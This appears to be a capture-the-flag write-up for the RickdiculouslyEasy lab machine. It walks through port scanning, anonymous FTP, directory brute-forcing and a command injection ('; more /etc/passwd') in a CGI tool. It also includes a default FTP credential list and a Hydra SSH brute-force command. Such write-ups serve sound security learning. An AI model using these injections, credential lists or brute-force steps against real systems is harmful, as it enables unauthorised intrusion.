
RickdiculouslyEasy


Writeup

Fikri Massaid Wahab (Total: 130 Points)


Preparation

1. Make sure that the network adapters are properly set to Host-Only Adapter or Bridged Adapter on both Kali Linux and RickdiculuouslyEasy.






2. Open both VMs, then open the first option for Fedora (Kernel 4.11.8-300.fc26.x86_64).




Reconnaissance


1. Create a folder and a .txt file to store hints and flags (if necessary).



2. Open RickdiculuouslyEasy VM, then write out some informations regarding the Fedora VM.



3. Alternatively, we can also run sudo netdiscover to scan for IP addresses.



4. The target IP is 192.168.56.104:9090, so we can also assume it's a web server.

NMap Scan + Flag 1 [Port 13337]

1. Do the advanced scan and check if there's any ports open.
   sudo nmap -sS -sV -p- -O 192.168.56.104

```
└─$ sudo nmap -sS -sV -p- -O 192.168.56.104
Starting Nmap 7.94SVN ( https://nmap.org
Stats: 0:00:53 elapsed; 0 hosts completed
NSE Timing: About 99.68% done; ETC: 11:27 (0:00:00 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed
NSE Timing: About 99.68% done; ETC: 11:27
Nmap scan report for 192.168.56.104
Host is up (0.00039s latency).
Not shown: 65528 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh?
80/tcp   open  http    Apache httpd 2.4.27 ((Fedora))
9090/tcp open  http    Cockpit web service 161 or earlier
13337/tcp open  unknown
22222/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
60000/tcp open  unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port22-TCP:V=7.94SVN%I=7%D=5/2%Time=66331623%P=x86_64-pc-linux-gnu%r(NU
SF:LL,42,"Welcome\x20to\x20Ubuntu\x2014\.04\.5\x20LTS\x20\(GNU/Linux\x204\
SF:.4\.0-31-generic\x20x86_64\)\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port13337-TCP:V=7.94SVN%I=7%D=5/2%Time=66331623%P=x86_64-pc-linux-gnu%r
SF:(NULL,29,"FLAG:{TheyFoundMyBackDoorMorty}-10Points\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port60000-TCP:V=7.94SVN%I=7%D=5/2%Time=66331629%P=x86_64-pc-linux-gnu%r
SF:(NULL,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20reverse\x20shell\.
SF:\.\.\n#\x20")%r(ibm-db2,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20
SF:reverse\x20shell\.\.\.\n#\x20");
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


2. As we can see on the Screenshot, we accidentally found a flag on Port 13337 (FLAG:{TheyFoundMyBackDoorMorty}-10Points).

3. [Alternative] Another way to do is to use netcat with `nc -nv 192.168.56.104 13337`


```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.56.104 13337
(UNKNOWN) [192.168.56.104] 13337 (?) open
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

Flag 2 [Port 9090]

1. Opened up a browser and typed 192.168.56.104. Inspected elements, but no information seemed to be found.




2. Try 192.168.56.104:9090 and voila! found the first flag (FLAG {There is no Zeus, in your face!} - 10 Points).



Flag 3 [Port 21]

1. Do nmap 192.168.56.104 to recheck open Ports.




2. If there's an ftp port, we can figure out if it's an anonymous login with default credentials. You can look up to the lists of [Default Credentials for FTP], and try logging in.


Code Blame 66 lines (66 loc) · 955 Bytes Raw

```
anonymous:anonymous
root:rootpasswd
root:12hrs37
ftp:b1uRR3
admin:admin
localadmin:localadmin
admin:1234
apc:apc
admin:nas
Root:wago
Admin:wago
User:user
Guest:guest
ftp:ftp
admin:password
a:avery
admin:123456
adtec:none
admin:admin12345
none:dpstelecom
instrument:instrument
user:password
root:password
default:default
admin:default
nmt:1234
admin:Janitza
supervisor:supervisor
user1:pass1
avery:avery
IEIeMerge:eMerge
```

3. Do ‘ftp 192.168.56.104’ and as I tried, the username and password were 'anonymous'; I looked for information with ‘ls’ command.




4. Try ‘get FLAG.txt’ as it seems to contain any possible information. Don’t forget to ‘quit’ ftp and do ‘cat FLAG.txt’. Finally we found another flag on Port 21 (FLAG{Whoa this is unexpected} - 10 Points).





Flag 4 [Port 80]

1. So far, we gain information that the port 80 is an http, tools that may be possible to use are Dirb, Gobuster, or Nikto. This time, we can opt for dirb to scan hidden web objects. Type ‘dirb http://192.168.56.104:80’ and open the directory: http://192.168.56.104/passwords/




2. Then we are redirected to a web containing files, open FLAG.txt and another flag found (FLAG{Yeah d- just don't do it.} - 10 Points).






Flag 5 [Port 22222]


1. Take a look at passwords.html, and inspect through the source code, then there's '<!--Password: winter–>. Might consider to note down on your notes.txt.




2. Based on dirb result, look up on 192.168.56.104/robots.txt that contains 2 scripts.



3. Access http://192.168.56.104/cgi-bin/tracertool.cgi, and an IP tracer machine occurs.




4. After several tries, it appeared that ‘cat’ command is not working and instead, we can type ‘; more /etc/passwd’ to anticipate large file. And it shows that there might be user informations related to the previous ‘winter’ password (either RickSanchez, Morty, or Summer).
    - With cat:





```
                        _
                       | \
                       | |
                       | |
  |\                   | |
 /, ~\                / /
X     `-.....-------./ /
 ~-. ~  ~              |
    \             /    |
     \  /_     ___\   /
     | /\ ~~~~~   \  |
     | | \        || |
     | |\ \       || )
    (_/ (_/      ((_/
```

    - With more:




```
::::::::::::::
/etc/passwd
::::::::::::::
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```


5. We can also assume that ‘summer’ might be related to ‘winter’, but objectively we can utilize Hydra to brute force those usernames. Create a .txt file named ‘username’ and Do the following command:
hydra -L username.txt -p winter 192.168.56.104 ssh -s 22222



